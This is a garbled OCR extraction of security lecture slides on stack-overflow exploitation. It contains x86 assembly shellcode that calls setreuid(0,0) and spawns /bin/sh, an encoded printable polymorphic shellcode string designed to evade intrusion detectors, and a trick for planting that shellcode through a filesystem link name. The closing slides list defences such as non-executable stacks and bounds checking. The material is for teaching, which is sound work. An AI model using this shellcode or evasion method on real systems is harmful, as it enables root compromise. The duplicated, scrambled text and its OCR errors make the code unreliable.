int 0x80 ;; execve ("/bin/sh", argv[], env[]) xor eax. eax

;; setreuid (0, 0) xor ebx, ebx

xor ecx, ecx

xor eax, eax mov al, 70

jmp sh back: pop ebx mov [ebx + 7], al ; add '\0' lea ecx, [ebx + 8]; argv

int 0x80

db "/bin/sh", '#' db "####"

sh: call back

; "/bin/sh"

; ruid

; setreuid

: euid

: call Unix

mov [ecx], ebx ; argv[0] ; execve

lea edx, [ebx + 12]; env mov [edx], eax ; zero env

: call Unix

; argv env

mov al, 11

```
    Zero registers using
equivalence
    a XOR a = 0
```

• Load bytes, not 32-bit words

• Zero-terminate string at runtime

: ruid

: euid

: execve

argv

: call Unix

: setreuid

;; setreuid (0, 0) xor ebx, ebx

xor ecx, ecx

xor eax, eax
mov al, 70

mov al, 11

db "/bin/sh", '#'

int 0x80

call back

db

sh:

Good practice: filter user data to remove any unexpected input

Good practice: filter user data to remove any unexpected input

```
▷ Example: filter for printable characters via isprint()
```

- Good practice: filter user data to remove any unexpected input
  - ▷ Example: filter for printable characters via isprint()

- Good practice: filter user data to remove any unexpected input
  - ▷ Example: filter for printable characters via isprint()

- Good practice: filter user data to remove any unexpected input
  - ▷ Example: filter for printable characters via isprint()

▶ Printable ASCII characters:

ASCII code	Char
33	'!'
	•
:	•
126	,~,

- Good practice: filter user data to remove any unexpected input
  - ▷ Example: filter for printable characters via isprint()

▶ Printable ASCII characters:

Tilltable A3	CII CIIa	acters.
ASCII code	Char	
33	, i ,	
:	:	
126	,~,	

#### "Printable" opcodes:

Opcode	Char	instruction
37	,%,	and eax
45	,_,	sub eax
80	'P'	push eax
84	'Т'	pop esp

# Fooling Intrusion Detectors: Polymorphic Shellcode • Construct printable shellcode:

• Construct printable shellcode:

• Construct printable shellcode:

Shellcode proceeds in two phases:

• Construct printable shellcode:

- Shellcode proceeds in two phases:
  - Loader: construct shell-spawning code on stack (backwards)

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
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
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
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
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
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
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- Construct printable shellcode:
- \$ cat shellcode %0LN6%800I-%%1\_jjjz-vppyPN-cccc-xccc-p-1xP-8Kuo-%7vwP-jjjj-9T9t-BAZiP-R96R-Kx%%

z%4P-SSSS-mzLL-y2OaP-rGii-z0uL-y6CJP-5

7717-0902P-68×8-k8s8P-8888-0k88-96EI

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- code on stack (backwards)


  ② Spawn shell:

sub eax,0x7979597a sub eax.0x7266617a nush ear sub eax,0x6d745525 sub eax.0x79772d38 push eax sub eax,0x4b4b4b4b sub eax.0x48454848 sub eax,0x3425466d nush ear push eax push ear NOP NOP NOP NOR shellcode


sub eax.0x53533957

perform setreuid/execve calls

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- Loader can assume many different forms



# Hacking Paranoid Programs Program paranoid:

- Program paranoid:
  - ▷ Zero all but the first argument (argv[])

Program paranoid:

➤ Zero all but the first argument (argv[])

▷ Zero environment (env[])

• Program paranoid:

now?

- ➤ Zero all but the first argument (argv[])
- Zero environment (env[])Where to place the shellcode

Program paranoid:

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 Use filesystem link to place printable shellcode in ELF program name segment:

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  - ▷ Zero all but the first argument (argv[])
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- now?Use filesystem link to place
  - printable shellcode in ELF program name segment:
  - \$ In paranoid `cat shellcode`

- Program paranoid:
- Zero all but the first argument (argv[])
- Where to place the shellcode
- now?
- Use filesystem link to place printable shellcode in ELF

program name segment:

arguments environment

> 0xbffffffb 0xbffffffc

"/···/%OLN6%B00I-%%L-j

text (code for paranoid program)

data/bss

heap

 $0, "\cdots " (argv[1]), 0$ 

• Protection at runtime—OS kernel level

ightharpoonup Mark the stack segment as non-executable (OpenBSD  $\checkmark$ )

- Protection at runtime—OS kernel level
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Protection at compile time—compiler/language level

- ► Congration of bounds checking code

- Protection at runtime—OS kernel level
  - ▶ Mark the stack segment as non-executable (OpenBSD ✓)

Protection at compile time—compiler/language level

- □ Generation of bounds checking code

  - ▷ Avoid strcpy(), gets(), ...—use strncpy(), snprintf(), ...

- Protection at runtime—OS kernel level
- ightharpoonup Mark the stack segment as non-executable (OpenBSD  $\checkmark$ )
- Protection at compile time—compiler/language level
  - ▶ Generation of bounds checking code
     ▶ Stack integrity marks/checks (return address must not change)
  - ▶ Avoid strcpy(), gets(), ...—use strncpy(), snprintf(), ...
  - Avoid strepy(), gets(), ...—use strnepy(), snprintf(), ...
     Avoid C—use garbage-collected and type-safe PLs (Java, scripting languages, Haskell)